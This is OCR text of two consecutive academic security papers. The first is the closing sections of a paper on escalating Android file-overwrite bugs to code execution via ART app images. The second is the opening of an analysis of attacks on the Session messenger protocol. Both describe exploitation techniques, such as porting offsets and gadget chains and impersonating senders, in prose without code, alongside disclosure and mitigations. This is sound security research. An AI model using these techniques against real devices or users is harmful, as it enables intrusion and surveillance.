We replicate the first four bugs of the exploit chain. We then leverage the arbitrary file overwrite to overwrite the app image file of the Quick Share Agent. Afterwards, we achieve code execution in the Quick Share app when it is restarted. Leveraging our technique, the fifth bug in the original chain is no longer needed, and the chain results in code execution in the `platform_app` context, with the caveat that the Quick Share Agent app needs to be restarted to trigger the app image's loading process.

We demonstrate the feasibility of our remote exploit by exploiting two different arbitrary file overwrite vulnerabilities, a 0-day in the OnePlus backup app and a n-day in the Samsung Quick Share app.

6 Discussion

Limitations We have noticed in some cases the app image being regenerated and moved to the `/data/app/<appname>/oat/arm64/` which is not writable by the target app. This occurs as part of the `bg-dexopt` background optimization [5]. An attacker provided app image file, will no longer be loaded as the runtime prioritizes the one stored in `/data/app/`.

Our technique requires the vulnerable app to be restarted to trigger the loading of the malicious app image. This is a significant limitation of our exploitation technique. It is important to note however, that a malicious app image built with the remote technique (bytecode injection), persist a reboot of the device and executes a reverse shell when the vulnerable app is started after the reboot. Otherwise, the attacker needs to rely on another bug to cause the vulnerable app to close, prompting a restart either by the user or through Android intents. One way an app crash may be triggered is by using the arbitrary file overwrite a second time to overwrite a file critical to the app's functionality, which, if corrupted, causes the app to crash. Alternatively, the app may be forced to close by triggering a reboot via denial of service attacks on core user space components. Both Yi et. al. [13] and Zhang et.al. [30] have demonstrated denial of service attacks affecting core Android components.

Mitigations We propose a number of mitigations to address our exploitation techniques. The first and most drastic mitigation is to remove app image files generated during runtime. Android apps already implement Zygote-forking and a number of other performance measures to speed up app execution. It should be evaluated whether or not the additional speedup from app image files is worth the complexity

and attack surface. An alternative is to store the app image file as non-writable, resulting in illegitimate attempts to overwrite the app image file to fail. If the app image needs to be regenerated, the runtime can temporarily make the file writable when dumping the new app image file to disk. While this enables a small race window, in which a file overwrite vulnerability could write to the file while it is writable, winning this race without corrupting the app image seems unlikely. Alternatively, the app image could be signed either by a higher-privileged system daemon or the app itself. This would prevent attackers from tampering with the app image, since attackers would not have access to the signing key without additional vulnerabilities.

Besides these fundamental changes that close this attack surface, the concrete bugs exploited by our technique should also be fixed. The `image_offset` and `data_offset` should be validated to not exceed the image size during decompression. Furthermore, it should be ensured that different app image objects can not be overlaid. It should also not be possible to provide an `ArtMethod` whose `data_` member is untouched while the function pointer is set to the interpreter entrypoint. Preventing the function pointer in an `ArtMethod` to be relocated to a gadget can only be prevented with a more holistic mitigation, such as software control flow integrity, branch target integrity, or pointer authentication. However, we believe that closing the app image attack surface is a more robust strategy, considering the complexity of app image handling, there may be other exploitable bugs overlooked by us.

Tailoring the Exploit To port our exploitation technique to a new app/device, the `boot_image_checksum` needs to be recalculated using the firmware-shipped app image files. Furthermore, all pointers referring to the firmware app image files need to be adjusted. For the local exploit, the JOP gadget chain needs to be adjusted with new gadgets. This can be done with the firmware shipped with shared libraries. Furthermore, the offset targeting the function pointer in the `boot.art` needs to be adjusted. For the remote technique, the type and method indices of the bytecode need to be adjusted to conform with the target app's `classes.dex`.

Overwriting Other Files Our technique provides a powerful app-agnostic way to escalate an arbitrary file overwrite in an Android app into code execution. However, the file overwrite may target other files. We discuss alternative files to target with an arbitrary file overwrite on up-to-date Android.

The first alternative targets apps that use Play Feature Delivery, which allows certain features of apps to be downloaded on demand. The resulting files (apks and native libraries) are stored in the `splitcompat` folder in the app's private directory. At Black Hat 2023, Valsamaras demonstrated how overwriting these files directly leads to arbitrary code execution [24]. While a powerful technique, it is only applicable to apps implementing this feature, while the app image is present for all apps.

Secondly, certain apps store native libraries in their private directory. If overwritten before loaded, this provides a convenient way of hijacking code execution. An example of such an app is Facebook, which stores native libraries in the `lib-compresses` folder in its private directory. However, this way of shipping native libraries is not standard, and an app's native libraries are usually stored in `/data/app/` not writable by the app itself.

Finally, there are app-specific ways of exploiting an arbitrary file overwrite. Similar to the app image overwrite, it may be possible to trigger a memory corruption vulnerability after modifying an app-specific file and then having that file loaded. However, given that the app image already provides such powerful exploitation primitives, there is little value in attempting to exploit additional components.

7 Related Work

Given that arbitrary file overwrites are a common vulnerability in Android apps, security researchers have proposed a number of ways to turn these vulnerabilities into code execution. In 2015 and 2017, Welton [27] and Moulu [20] respectively demonstrated how a "Zip Slip" vulnerability can be escalated to code execution by overwriting the oat files in the dalvik-cache directory. We leverage a variation of this technique for the final privilege escalation step in our OnePlus exploit chain. However, it is important to note that nowadays the dalvik-cache directory is only writable from extremely privileged contexts (such as the `installd` SELinux context). Welton further demonstrated how overwriting secondary dex files leads to code execution [26]. However, these secondary dex files are deprecated in newer versions of Android. In 2024, Valsamars [24] demonstrated two techniques to exploit arbitrary file overwrite vulnerabilities, overwriting app-specific native libraries stored by the app itself in its private directory or overwriting the apk file stored in the private directory with the "Play Feature Delivery" feature. Compared to these techniques, our technique applies to any Android app, targeting the app image file, which is used by the ART.

PathSentinel [16] proposes a static analysis approach to detect file system vulnerabilities, including path traversal vulnerabilities, which may lead to arbitrary file overwrite. Out of the 152 tested apps, PathSentinel detected 16 apps with a path traversal vulnerability, further underlining the prevalence of file overwrite vulnerabilities.

Our exploitation techniques interact with the internals of the ART. There are a number of works that have previously analyzed ART internals for security. Sabanal [22] demonstrated how the ART ahead-of-time compilation can be used to install a persistent rootkit after compromising the device. Wong et. al. [28] study obfuscation techniques that modify ART internal structures. Kühnemann [14] demonstrated the feasi-

bility of bytecode injection when exploiting Android apps. We leverage their insights in our remote technique, building on their existing bytecode shellcode and their research on `ArtMethod` internals.

More generally, researchers have studied how to automatically detect bugs leading to memory corruptions in Android apps [10, 23, 25, 29], how to exploit these vulnerabilities [18, 21], and how to harden the runtime in which Android apps are executed [7, 8, 15]. Our techniques expand existing works on app security by analyzing the so far overlooked app image.

8 Conclusion

In this work, we presented a novel exploitation technique which turns an arbitrary file overwrite into code execution for any Android app. The technique is applicable to any app starting from Android 5. We presented two variations of the technique to craft a malicious app image that allows the attacker to achieve arbitrary code execution when the app image is loaded.

We demonstrated that our techniques are practical by exploiting real file overwrite vulnerabilities on up-to-date commercial-off-the-shelf devices. We used our local exploit technique as part of a zero-click privilege escalation chain, which escalates privileges from an unprivileged app to the system user. We used our remote exploit technique to upgrade the existing Pwn2Own24 S24 exploit chain to achieve code execution in a higher-privileged context with one bug less.

We have responsibly disclosed all 0-day vulnerabilities to the affected vendors and the exploitation techniques to Google.

Acknowledgements

We thank the anonymous reviewers and the artifact evaluators for their feedback on the paper. This project was supported, in part, by SNSF 200021-236559 (LinSpecteur).

Ethical Considerations

Users Our techniques may be used to attack apps installed on billions of devices, impacting the privacy and safety of end users. Furthermore, we have discovered and exploited 0-day bugs in the course of our research.

Only Google can systematically prevent our exploitation technique. To this end, we have responsibly disclosed our techniques to Google and are in active discussion on mitigation measures to be taken. The 0-days affecting OnePlus have been responsibly disclosed, with one vulnerability already patched. All experiments on commercial phones were conducted exclusively on devices owned and controlled by the authors.

Users are already exposed to the presented exploitation techniques independent of this publication. Our research into these techniques, along with our responsible disclosure, gives the ecosystem the opportunity to address this security issue. Although publication may draw attention to ART internals as an avenue of exploitation, security by obscurity ultimately benefits malicious actors. Our goal is to improve the security community's understanding of the attack surface exposed by Android apps by making our findings available to vendors and the research community.

Google Our techniques target internals of the ART, code owned and maintained by Google. Disclosure of our techniques may necessitate architectural or implementation changes, potentially incurring engineering effort.

We have responsibly disclosed our exploitation techniques to Google. We also propose a number of mitigations that do not impede existing functionality.

By analyzing the security of the app image, we ultimately help Google to improve the security posture of a core component of Android.

Vendors During the course of our research, we have discovered vulnerabilities in apps and system services. Disclosure of these vulnerabilities may damage the vendor's reputation.

We have responsibly disclosed all discovered vulnerabilities to the vendor. By the time of publications vendors will have had more than 90 days to fix the vulnerabilities.

By adhering to responsible disclosure practices, we give vendors enough time to patch the vulnerabilities. Furthermore, we hope that the publication of this work will increase awareness of arbitrary file overwrite vulnerabilities in Android apps, improving their perceived severity and accelerating triage and remediation processes across the ecosystem.

Open Science

To enable further research into the internals of the Android Runtime and the app image, we make our techniques and debug setup open source at https://github.com/HexHive/artow-artifact. This repository will be publically available once Google has put patches in place and will contain the exploit code for the local and remote techniques as well as the scripts used for the case studies.

References

[1] CVE-2021-24035: Path Traversal Vulnerability in WhatsApp for Android. https://nvd.nist.gov/vuln/detail/CVE-2021-24035, 2021.

[2] CVE-2022-29580: Path Traversal in Android Google Search App. https://nvd.nist.gov/vuln/detail/CVE-2022-29580, 2022.

[3] CVE-2024-20805: Zip Slip in MyFiles. https://nvd.nist.gov/vuln/detail/cve-2024-20805, 2024.

[4] CVE-2024-43399: Zip Slip in MobSF App. https://nvd.nist.gov/vuln/detail/CVE-2024-43399, 2024.

[5] Art service configuration. https://source.android.com/docs/core/runtime/configure/art-service, 2026. Android Open Source Project documentation.

[6] Android Developers. Mitigate security risks in your app. https://developer.android.com/privacy-and-security/risks, 2024.

[7] Anestis Bechtsoudis. Fuzzing objects d'art: Digging into the new android l runtime internals. https://census-labs.com/media/Fuzzing_Objects_d_ART_hitbsecconf2015ams_WP.pdf, 2015.

[8] Huinan Chen, Jiang Ma, Chun Jason Xue, and Qingan Li. Mte4jni: A memory tagging method to protect java heap memory from illicit native code access. In *Proceedings of the 23rd ACM/IEEE International Symposium on Code Generation and Optimization*, pages 377–389, 2025.

[9] CyberSecureFox. Samsung Fixes Actively Exploited Android Zero-day CVE-2025-21043 in Quramsoft Image Codec. https://cybersecurefox.com/en/samsung-android-cve-2025-21043-image-codec-zero-day-patched/, 2025.

[10] Luca Di Bartolomeo, Philipp Mao, Yu-Jye Tung, Jessy Ayala, Samuele Doria, Paolo Celada, Marcel Busch, Joshua Garcia, Eleonora Losiouk, and Mathias Payer. Hercules droidot and the murder on the {JNI} express. In *34th USENIX Security Symposium (USENIX Security 25)*, pages 3257–3275, 2025.

[11] Ken Gannon. Chainspotting 2: The Unofficial Sequel to the 2018 Talk "Chainspotting". https://www.offensivecon.org/speakers/2025/ken-gannon.html.

[12] Sergei Glazunov and Project Zero. In-the-wild series: Chrome exploits. https://projectzero.google/2021/01/in-wild-series-chrome-exploits.html, 2021.

[13] Yi He, Yuan Zhou, Yajin Zhou, Qi Li, Kun Sun, Yacong Gu, and Yong Jiang. JNI Global References Are Still Vulnerable: Attacks and Defenses. *IEEE Transactions on Dependable and Secure Computing*, 19(1):607–619, 2022.

[14] Pascal Kühnemann. Fundamentals for bytecode exploitation (part 2). https://lolcads.github.io/posts/2024/09/bytecode_exploitation_1/, 2024.

[15] Byoungyoung Lee, Long Lu, Tielei Wang, Taesoo Kim, and Wenke Lee. From zygote to morula: Fortifying weakened aslr on android. In *2014 IEEE Symposium on Security and Privacy*, pages 424–439, 2014.

[16] Yu-Tsung Lee, Hayawardh Vijayakumar, Zhiyun Qian, and Trent Jaeger. Static detection of filesystem vulnerabilities in android systems. *ArXiv*, abs/2407.11279, 2024.

[17] Kyeonghwan Lim, Nak Young Kim, Younsik Jeong, Seong-je Cho, Sangchul Han, and Minkyu Park. Protecting Android Applications with Multiple DEX Files Against Static Reverse Engineering Attacks. *Intelligent Automation & Soft Computing*, 25(1), 2019.

[18] Philipp Mao, Elias Valentin Boschung, Marcel Busch, and Mathias Payer. Exploiting Android's hardened memory allocator. In *18th USENIX WOOT Conference on Offensive Technologies (WOOT 24)*, pages 211–227, Philadelphia, PA, August 2024. USENIX Association.

[19] Microsoft Threat Intelligence. "Dirty Stream" attack: Discovering and mitigating a common vulnerability pattern in Android apps. https://www.microsoft.com/en-us/security/blog/2024/05/01/dirty-stream-attack-discovering-and-mitigating-a-common-vulnerability-pattern-in-android-apps/, 2024. Microsoft Security Blog.

[20] Quarkslab. Remote code execution as system user on android 5 samsung devices: Abusing wificredservice (hotspot 2.0). https://blog.quarkslab.com/remote-code-execution-as-system-user-on-android-5-samsung-devices-abusing-wificredservice-hotspot-20.html, 2015. Accessed: 2026-02-24.

[21] Akshaya Venkateswara Raja, Jehyun Lee, and Debin Gao. On return oriented programming threats in android

runtime. In *2017 15th Annual Conference on Privacy, Security and Trust (PST)*, pages 259–2598. IEEE, 2017.

[22] Paul Sabanal. Hiding behind art. In *Proceedings of Black Hat Asia*. Black Hat, IBM X-Force Advanced Research, 2015. Black Hat Asia 2015 white paper.

[23] Jordan Samhi, Jun Gao, Nadia Daoudi, Pierre Graux, Henri Hoyez, Xiaoyu Sun, Kevin Allix, Tegawendé F Bissyandé, and Jacques Klein. Jucify: A step towards android code unification for enhanced static analysis. In *Proceedings of the 44th International Conference on Software Engineering*, pages 1232–1244, 2022.

[24] Dimitrios Valsamaras. Dirty Stream Attack — Turning Android Share Targets Into Attack Vectors. https://i.blackhat.com/Asia-23/AS-23-Valsamaras-Dirty-Stream-Attack-Turning-Android.pdf, 2023. Black Hat Asia 2023 conference talk, accessed 2026-02-24.

[25] Fengguo Wei, Xingwei Lin, Xinming Ou, Ting Chen, and Xiaosong Zhang. Jn-saf: Precise and efficient ndk/jni-aware inter-language static analysis framework for security vetting of android applications with native code. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1137–1150, 2018.

[26] Ryan Welton. A Pattern for Remote Code Execution using Arbitrary File Writes and MultiDex Applications. https://www.nowsecure.com/blog/2017/06/15/a-pattern-for-remote-code-execution-using-arbitrary-file-writes-and-multidex-applications/, 2017. NowSecure Research & Threat Intel.

[27] Ryan Welton. Remote Code Execution as System User on Samsung Phones. https://www.nowsecure.com/blog/2017/06/16/remote-code-execution-as-system-user-on-samsung-phones/, 2017. NowSecure Research & Threat Intel.

[28] Michelle Y. Wong and David Lie. Tackling runtime-based obfuscation in android with TIRO. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1247–1262, Baltimore, MD, August 2018. USENIX Association.

[29] Hao Xiong, Qinming Dai, Rui Chang, Mingran Qiu, Renxiang Wang, Wenbo Shen, and Yajin Zhou. Atlas: Automating cross-language fuzzing on android closed-source libraries. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 350–362, 2024.

[30] Lei Zhang, Keke Lian, Haoyu Xiao, Zhibo Zhang, Peng Liu, Yuan Zhang, Min Yang, and Haixin Duan. Exploit the Last Straw That Breaks Android Systems. In *2022 IEEE Symposium on Security and Privacy (SP)*, pages 2230–2247, 2022.

ARTIFACT EVALUATED
USENIX
AVAILABLE

Practical Attacks on a Decentralized Secure Messenger Session

Kota Urushigaki
The University of Osaka

Hayato Kimura
NICT & The University of Osaka

Atsushi Tanaka
The University of Osaka

Takanori Isobe
The University of Osaka

Abstract

Session is a widely deployed decentralized messenger application that emphasizes user anonymity and privacy through end-to-end encryption. Session currently employs its own uniquely designed messaging protocol, Session Protocol V1, having migrated from the extensively studied Signal Protocol. In this paper, we conduct a comprehensive, implementation-driven security analysis of the Session Protocol V1, focusing on its 1-to-1 and closed-group communication mechanisms. Our analysis reveals two fundamental design vulnerabilities: the absence of mutual public key authentication and the lack of cryptographic bindings to monotonic sequence counters. Exploiting these weaknesses within the context of actual application environments, we demonstrate three practical attacks: an impersonation attack, a message timestamp forgery attack, and message dropping and replay attacks. These attacks allow malicious server nodes or unprivileged malicious insiders to substitute public keys, silently suppress or duplicate messages, and manipulate the perceived chronological order of conversations. The findings highlight that these exploits severely undermine the fundamental security guarantees of the messenger. Finally, we propose immediate, actionable mitigation strategies to address the identified flaws and secure the protocol against these threats.

1 Introduction

Session [24] is a Swiss decentralized messaging application that provides E2E communication. It is developed and operated by Session Technology Foundation and is designed with a strong emphasis on anonymity and privacy; accordingly, it is often positioned as a tool for privacy-sensitive users such as activists and journalists [15]. As of November 2025, Session is available on major platforms, including iOS, Android, Windows, and macOS, and has been downloaded more than one million times on Google Play alone.[1] This deployment scale makes the security of its messaging protocol important not only from a theoretical perspective but also from a practical one.

Session originated as a fork of the Signal Protocol [31], one of the most widely deployed and extensively studied E2E protocols, and a subject of substantial cryptographic analysis [1,3–5]. Since late 2020, however, Session has transitioned to its own custom protocol design. In this paper, we refer to the currently deployed version of this design as Session Protocol V1 [9,10]. According to Session Technology Foundation, this transition was motivated by the mismatch between Signal's centralized design assumptions and Session's decentralized server architecture [11].

However, custom secure messaging protocols require careful scrutiny, as subtle design and implementation choices can introduce practical vulnerabilities that are not apparent from high-level security goals alone. This concern is particularly important in decentralized settings, where mechanisms originally designed for centralized environments may no longer provide their intended guarantees. Motivated by this concern, we conduct a security analysis of Session Protocol V1, focusing on its E2E messaging mechanisms for 1-to-1 and closed-group chats.

1.1 Our Contributions

In this paper, we present a security analysis of Session Protocol V1, the currently deployed E2E messaging protocol designed by Session Technology Foundation. Our analysis reveals three practical attacks stemming from two core design weaknesses, as summarized in Table 1. These attacks are mounted by a malicious server node, a malicious insider, or a malicious group administrator, depending on the setting. We further demonstrate their feasibility through concrete real-world scenarios. Our study is implementation-driven and is based on the publicly available iOS client-side implementation [27], Session cryptographic wrapper library [20], and the server-side implementation [28]. The attacks identified in this work are as follows.

- **Impersonation Attack (Section 4):** In the 1-to-1 chat

[1] https://play.google.com/store/search?q=Session&c=apps

Table 1: Summary of our attacks against Session. MSN: Malicious Server Node. MI: Malicious Insider. MGA: Malicious Group Administrator. CG: Closed Group.

Attack	Section	Model	Target Setting	Root Cause
Impersonation Attack	4	MSN	1-to-1	Vuln.1 (Lack of Mutual PK Authentication)
Message Timestamp Forgery Attack	5	MI	1-to-1, CG	Vuln.2 (Lack of CTR-bound Symmetric Key)
Message Dropping and Replay Attack	6	MSN/MGA	1-to-1, CG	Vuln.2 (Lack of CTR-bound Symmetric Key)

public-key exchange protocol, Session lacks a mechanism for authenticating the sender's public key. Consequently, a malicious server node can replace the legitimate sender's public key with attacker-controlled key material and impersonate the sender.

- **Message Timestamp Forgery Attack (Section 5):** The Session E2E protocol does not associate messages with monotonic sequence counters; instead, message ordering depends entirely on sender-generated timestamps. As a result, in both 1-to-1 and closed-group chats, a malicious insider can manipulate timestamps to make messages appear earlier or later than they were actually sent.

- **Message Dropping and Replay Attack (Section 6):** The lack of per-message sequence counters allows a malicious server node to selectively drop messages without detection by conversation participants. Furthermore, our analysis of the server-side and client-side implementations reveals that the adversary can execute replay attacks that are effectively undetectable by participants.

These attacks undermine core security properties that users would reasonably expect from a secure messenger. In particular, the impersonation attack can create a false trust relationship between users and thereby enable information theft or follow-on social engineering. The message timestamp forgery attack is especially concerning because it requires no elevated privilege: any legitimate participant can manipulate the apparent chronology of a conversation and thereby alter the semantic meaning of an exchange, such as the interpretation of consent or agreement, without triggering any cryptographic alarm. The message dropping and replay attacks, although they do not directly violate confidentiality, can silently desynchronize participants' views, distort social interpretation, and destabilize coordination in group settings.

To the best of our knowledge, these issues are not documented in the official whitepaper [12] or publicly available sources [24], and they were uncovered through our analysis of the open-source implementation [20, 27, 28]. While some of these issues require protocol-level redesign, we also discuss several immediate mitigation strategies in Section 7. To support reproducibility, the source code is available online[2].

[2] https://github.com/kota5140/session-woot

1.2 Related Work

Löbbecke et al. [17] analyzed the network architecture of Session, focusing on its integration of Onion Requests [14] and Swarms. While Session originated as a fork of the Signal codebase, the authors highlight the difference from the standard Signal Protocol to achieve metadata-free messaging through a decentralized service node network.

In 2021, Quarkslab conducted a third-party security audit of Session's implementation [18]. However, because Session migrated to its current protocol near the end of the audit period, coverage of the deployed design was limited.

Jaeger et al. [8] formally analyzed the "legacy" closed-group E2E protocol in Session and identified several practically exploitable attacks: an insider replay attack where a malicious group member can replay messages to impersonate honest members, a replay attack by external adversaries exploiting unauthenticated timestamps, and a message forgery attack by outsiders with access to an exposed signing key. Specifically, the outsider replay attack exploits the lack of the sender's signature on the timestamp, allowing an external attacker to modify the timestamp and forward past ciphertexts as new messages. At the time of our investigation, the system had transitioned to the new group chat protocol, GroupsV2, where the developers stated this vulnerability was resolved.

In December 2025, while this paper was being prepared, Session Technology Foundation announced a new design for Session Protocol V2 [25], with planned features including perfect forward secrecy (PFS) and post-quantum cryptography (PQC). However, V2 remained at the conceptual stage, and V1 was still the only deployed protocol.

Overall, prior work has examined Session's network layer and parts of its E2E design, but no prior work provides a comprehensive, implementation-driven security analysis of the deployed Session Protocol V1. We address this gap through source-code inspection and practical validation, uncovering previously undocumented vulnerabilities in the current protocol.

1.3 Ethical Considerations

We evaluated the official Session protocol specification [12], its underlying cryptographic library [20], and the source code for both client and server-side implementations [27, 28]. Our study was restricted to passive observation within the

Table 2: Detailed Timeline of Responsible Disclosure

December 2, 2025	Our first disclosure regarding the impersonation attack
January 23, 2026	Second attempt prior to a domestic conference
March 6, 2026	Third attempt addressing all three attacks
March 9, 2026	First response via an alternative email address for Session Technology Foundation
April 2, 2026	Another message indicating that several weeks would be required to respond to our analysis

scope of standard client operations, and we explicitly abstained from active attacks on the mainnet environment. Although a stagenet was available, its functionality was limited to blockchain Proof-of-Stake (PoS) mechanisms rather than messaging services [26]. To the best of our knowledge, our methodology complied with all applicable terms of service and testing policies.

In accordance with responsible disclosure practices, we initiated contact with Session Technology Foundation in December 2025. As detailed in Table 2, we conducted multiple disclosure attempts through March 2026, ultimately establishing contact via an alternative address following two unsuccessful attempts. While Session Technology Foundation has acknowledged receipt of our report, a substantive response to our analysis remains pending as of this writing. We remain committed to coordinating with the developers to facilitate the necessary remediation.

2 Session Architecture and Protocols

In this section, we describe the design of Session Protocol V1 architecture as the primary object for our security analysis. The functional core of Session is the E2E protocol, which employs the long-term cryptographic secrets of the users to sign and encrypt messages. The Session E2E protocol supports the core of Session's messaging security and consists of two major chat category, 1-to-1 and closed-group chats. Session provides another type of chat referred to as open group, where users can join public groups anonymously, but we left it out of consideration as it does not adopt E2E communication model. As follows, we elaborate on the 1-to-1 and closed-group chats with respect to their detailed cryptgraphic algorithms as well as the entire Session architecture.

2.1 Cryptographic Primitives and Notation

Session provides `libsession-util`, an open-source cryptographic library only designed for Session Protocol [20]. This library has an crypto_box abstraction provided by Networking and Cryptography Library(NaCl) [2], employing a Curve25519 DiffieHellman key agreement and XSalsa20-Poly1305 as Authenticated Encryption with Additional Data (AEAD) scheme. Let $(idk^{A}_{priv}, idk^{A}_{pub})$ denote the long-term signing key pair of user $\mathcal{A}$, while we denote by $(DHIDK^{A}_{priv}, DHIDK^{A}_{pub})$ the long-term key pair of user $\mathcal{A}$ for DiffieHellman key agreement. During the account creation process on Session, a user generates a random seed and derives these key pairs deterministically from the seed.

2.2 1-to-1 E2E Protocol

We consider the case where Alice initiates a 1-to-1 chat with a new contact, Bob. The E2E messaging process for 1-to-1 chat is composed of several phases.

1. **Initial Setting (Sect.2.2.1):** Alice obtains Bob's long-term key for key exchange via out-of-band (OOB) channel.
2. **Key Exchange (Sect.2.2.2):** Alice derives a symmetric key from her ephemeral private key and Bob's long-term public key.
3. **Encryption/Wrapping (Sect.2.2.3):** Alice encrypts the messages, appends metadata such as outer timestamp, and signs the resulting concatenated data.
4. **Message Routing (Sect.2.2.4):** Alice routes messages to a randomly chosen service node via the network, which validates and stores them. Bob subsequently polls a server node for undelivered messages and retrieves them.
5. **Unwrapping/Decryption (Sect.2.2.5):** Bob unwraps and decrypts ciphertexts polled from server nodes and displays the messages in order on the client.

2.2.1 Initial Setting

To derive a symmetric key with Bob, Alice needs Bob's long-term public key. Alice retrieves Bob's public key through the invitation. Session offers two invitation methods: manual entry of the account ID and scanning of a QR code.

Account ID Entry: Alice obtains the account ID of Bob through OOB channel(such as other messaging applications), and she directly enters the ID into the form on the client.

QR Code Scanning: Alice obtains Bob's long-term public key by scanning the QR code displayed on his device, which encodes the key.

In summary, in both methods, Bob provides his $DHIDK^{Bob}_{pub}$ to Alice via the application, allowing Alice to recognize the key and open a 1-to-1 chat to send new messages to Bob.

This process is performed directly between clients, not via server nodes. At this stage, however, only Alice has obtained Bob's public key, and unless it is communicated through some direct means, Bob has no information about Alice's public key $DHIDK_{pub}^{Alice}$.

2.2.2 Key Exchange

After obtaining Bob's long-term public key, Alice generates a new ephemeral key pair for each message as shown in the following equations, and derives a symmetric key K and *nonce* from her private key and Bob's public key.

$$eph_{priv}^{Alice},\ eph_{pub}^{Alice} \leftarrow \mathsf{X25519.KeyGen}()$$

$$K \leftarrow \mathsf{X25519.ECDH}(eph_{priv}^{Alice},\ DHIDK_{pub}^{Bob})$$

$$nonce \leftarrow \mathsf{BLAKE2}(eph_{pub}^{Alice},\ DHIDK_{pub}^{Bob})$$

2.2.3 Encryption/Wrapping

Alice first creates a signed message M by signing the message m with her signining private key idk_{priv}^{Alice}. Since 1-to-1 (as well as closed-group) protocol employs the long-term key to sign the message, Session does not provide the cryptographic deniability. The following equations describe the procedure for generating the signature.

$$m' \leftarrow m \mid\mid idk_{pub}^{Alice} \mid\mid DHIDK_{pub}^{Bob}$$

$$Sig_{Alice} \leftarrow \mathsf{Ed25519.Sign}(idk_{priv}^{Alice},\ m')$$

$$M \leftarrow m \mid\mid idk_{pub}^{Alice} \mid\mid Sig_{Alice}$$

Next, Alice encrypts the signed message M using the symmetric key K and a nonce, concatenates the ciphertext with her ephemeral public key eph_{pub}^{Alice}, and treats the result as the payload. She then appends a timestamp to this payload and serializes it. This timestamp is generated based on the client device's local Unix time. Subsequently, Alice signs the serialized data along with *metadata* such as $(\texttt{"store"} \mid\mid namespace \mid\mid timestamp_{outer})$ using her long-term identity private key idk_{priv}^{Alice}, and transmits the signed package with the signing key to the network. Note that inner timestamp attached to the payload is used by the receiving client to determine message ordering, whereas the outer timestamp allows server nodes to identify expired messages and mitigate replay attacks reported by Jaeger et al. [8].

$$C \leftarrow \mathsf{Salsa20\text{-}Poly1305.Enc}(K,\ nonce,\ M)$$

$$payload \leftarrow eph_{pub}^{Alice} \mid\mid C$$

$$body \leftarrow (payload,\ timestamp_{inner},\ \ldots)$$

$$Sig'_{Alice} \leftarrow \mathsf{Ed25519.Sign}(idk_{priv}^{Alice},\ body,\ metadata)$$




Figure 1: Message Routing on the Session Network

2.2.4 Message Routing

We first describe the architectural components of the Session's network layer (hereafter referred to as the Session Network), followed by a detailed message routing procedure. This procedure is partitioned into two primary phases: (1) message sending and storing and (2) message polling and forwarding. The overall architecture of the Session Network is illustrated in Figure 1. We verified the message handling logic by analyzing both the iOS client-side [27] and the server-side implementations [21, 28].

Onion Routing and Swarm: The Session Network is fundamentally constructed from the Onion Routing Protocol reffered to as Onion Requests (which is undergoing a transition to Lokinet[3]) and *Swarm* [12, 17]. The Onion Routing Protocol functions as an anonymous routing infrastructure comprised of a chain of three relay server nodes between a client and a Swarm. A Swarm constitutes a set of parallel server nodes deterministically mapped from either a recipient's long-term public key (in the 1-to-1 protocol) or a group public key (in the closed-group protocol) [21]. Specifically, the public key is projected into a 64-bit integer Swarm space, and the nearest Swarm is selected on a circular ring over $[0, 2^{64})$ [20]. Since cryptographic public keys are uniformly distributed over their domain, the probability that any particular Swarm is responsible for a given user is approximately $1/n$, where n is the total number of Swarms. Given a specific public key, the operator of a malicious server node might attempt to strategically position their node within the corresponding Swarm. To prevent such targeted attacks, the assignment of a new server node to its initial Swarm is governed by a separate deterministic algorithm [17, 21].

In the following, we describe how a message from Alice is stored on a server node and subsequently retrieved by Bob through the Session network layer as introduced above.

(1) **Message Sending/Storing:** Firstly, Alice selects an entry server node within the Swarm mapped from Bob's public key $DHIDK_{pub}^{Bob}$ and routes the message using the Onion Routing Protocol. The entry server node authenticates the message by verifying the signature and the validity of the metadata (incl. timestamp window)

[3] Low-Latency Anonymous Routing Protocol (LLARP) service operating at the network layer

against the Alice's public key idk_{pub}^{Alice}. Upon successful verification, the server node facilitates intra-Swarm propagation by broadcasting the message to the peer server nodes. Then, the server node computes the hash value of the message to check for duplicates. Given that each message includes a unique timestamp and other data, hash collisions for identical message are highly unlikely. If no duplicate is found, the message is persisted in the database as a new entry alongside its hash value. Similarly, each server node in the Swarm receiving the propagated message independently performs signature verification, computes the message hash to perform deduplication and stores the message upon successful verification, provided it is not a duplicate. Once these operations are completed, the entry server node returns a response back to Alice.

$$\mathsf{Ed25519.Verify}(idk_{pub}^{Alice}, Sig'_{Alice})$$

$$message_Hash \leftarrow \mathsf{BLAKE2}(body)$$

(2) **Message Polling/Forwarding:** When the receiver Bob attempts to retrieve messages while online, Bob first sends a message retrieval request to a randomly chosen server node in his Swarm using the Onion Routing Protocol. This request includes Bob's public key idk_{pub}^{Bob} and signed metadata (`"retrieve" ||` $timestamp$) which defends against replay attack to scrape stored messages for further analysis. Additionally, the request also includes the hash of Bob's last received message from that server node, enabling the server node to synchronize and transmit only new messages to reduce overhead. Then the server node verifies the signature; if successful, it proceeds to forward the undelivered message to Bob.

2.2.5 Unwrapping/Decryption

During message retrieval, Bob obtains a server-computed message hash and employs it as a primary key to scan his local database to avoid duplicate message entries. The message is accepted and persisted only if its hash does not collide with any previously stored entries. Bob then unwraps the retrieved message and separates the payload from its metadata such as inner timestamp. Next, Bob derives the symmetric key K and $nonce$ from his private key $DHIDK_{priv}^{Bob}$ and Alice's ephemeral public key eph_{pub}^{Alice}, and decrypts the ciphertext. Finally, Bob verifies the decrypted signed message M using Alice's signing public key idk_{pub}^{Alice}. The following equations describe the procedure of decryption and signature verification.

$$payload,\ timestamp_{inner},\ \cdots \leftarrow body$$

$$eph_{pub}^{Alice}\ ||\ C \leftarrow payload$$

$$nonce \leftarrow \mathsf{BLAKE2}(eph_{pub}^{Alice},\ DHIDK_{pub}^{Bob})$$

$$K \leftarrow \mathsf{X25519.ECDH}(eph_{pub}^{Alice},\ DHIDK_{priv}^{Bob})$$

$$M \leftarrow \mathsf{Salsa20\text{-}Poly1305.Dec}(K,\ nonce,\ C)$$

